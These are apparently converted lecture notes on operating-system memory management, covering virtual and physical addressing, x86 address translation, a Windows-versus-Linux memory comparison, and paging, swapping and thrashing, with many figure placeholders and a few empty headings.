


Figure w.4: Process memory layout

process memory details 1



process memory details 2





Figure w.5: C's process memory layout on an x86.

Virtual Memory

Virtualizing Virtual Memory


Shadow Page Tables



Addressing

1. **Physical Address:** The address of where something is physically located in the RAM chip.
 2. **Logical/Virtual Address:** The address that your program uses to reach its things. It's typically converted to a physical address later by a hardware chip (mostly, not even the CPU is aware really of this conversion).
-
- **Processes** cannot access each other memory, everyone has their separate virtual addresses and every process gets a different translation to different areas even though sometimes you may look and find that two processes try to access the same virtual address.

Address Translation




Memory address **translation** in x86 CPUs with **paging enabled**

<http://duartes.org/gustavo/blog/post/memory-translation-and-segmentation/>

Memory Hierarchy

Memory Hierarchy



Windows Vs Linux

WINDOWS/LINUX COMPARISON	
Windows	Linux
Physical Memory dynamically mapped into kernel address space as needed	Up to 896MB physical memory statically mapped into kernel address space (32-bit), with rest dynamically mapped into a fixed 128MB of kernel addresses, which can include non-contiguous use
Kernel and applications can use x86 <i>large pages</i> for TLB efficiency	
Much of code and data for kernel and drivers is pageable; initialization code deleted after boot; page tables are fully pageable	Kernel is non-paged; modules are non-paged, but can be unloaded
User-mode allocation of virtual addresses separated from mapping addresses as a view of a physical object (files, devices, physical memory)	User-mode addresses directly mapped to physical objects
Physical memory can be allocated to large applications, and directly managed by efficiently mapping/unmapping into the address space using Address Windowing Extensions (AWE) – which is much like old-fashion overlays [not needed with 64-bit]	
Copy-on-write support	Copy-on-write support

Windows Vs Linux 2

WINDOWS/LINUX COMPARISON	
Windows	Linux
Normal user/kernel split is 2GB/2GB; Windows can be booted to give 3GB/1GB	Normal user/kernel split is 3GB/1GB; Linux can run kernel and user in separate address spaces, giving user up to 4GB
Cache manager manages memory mapping of files into kernel address space, using virtual memory manager to do actual paging and caching of pages in the standby and modified lists of pages	Page cache implements caching of pages and used as lookaside cache for paging system
Threads can do direct I/O to bypass cache manager views	Processes can do direct I/O to bypass page cache
Page Frame Number (PFN) database is central data structure. Pages in PFN are either in a process page table or linked into one of several lists: standby, modified, free, bad	Pages removed from process address spaces kept in page cache
Section Objects describe map-able memory objects, like files, and include pageable, create-on-demand prototype page table which can be used to uniquely locate pages, including when faulted pages are already in transition	Swap Cache used to manage multiple instances of faulting the same page
Page replacement is based on working sets, for both processes and the kernel-mode (the system process)	Page replacement uses a global clock algorithm
Security features for encrypting page files, and clearing pages when freed	
Allocate space in paging file as needed, so writes can be localized for a group of freed pages; shared pages use indirection through prototype page tables associated with section object, so pagefile space can be freed immediately	Allocate space in swap disk as needed, so writes can be localized for a group of freed pages; shared pages keep swap slot until all processes the slot have faulted the page back in


Paging, Swapping, Thrashing

- Swapping occurs when whole process is transferred to disk, while paging is when some part of process is transferred to disk while rest is still in physical memory.
- Thrashing – too much swapping
- Locality of reference, working set (pages).
- LRU – least recently used pages.
- Dirty bit – modified pages to write back.
- Fork – shared pages, copy on write.



References

- <https://en.wikipedia.org/wiki/X86>
- Intel x86 manuals



File System



Memory mapped files



Hard disk



Windows - Files on Disk




Figure 12.19 NTFS Volume Layout


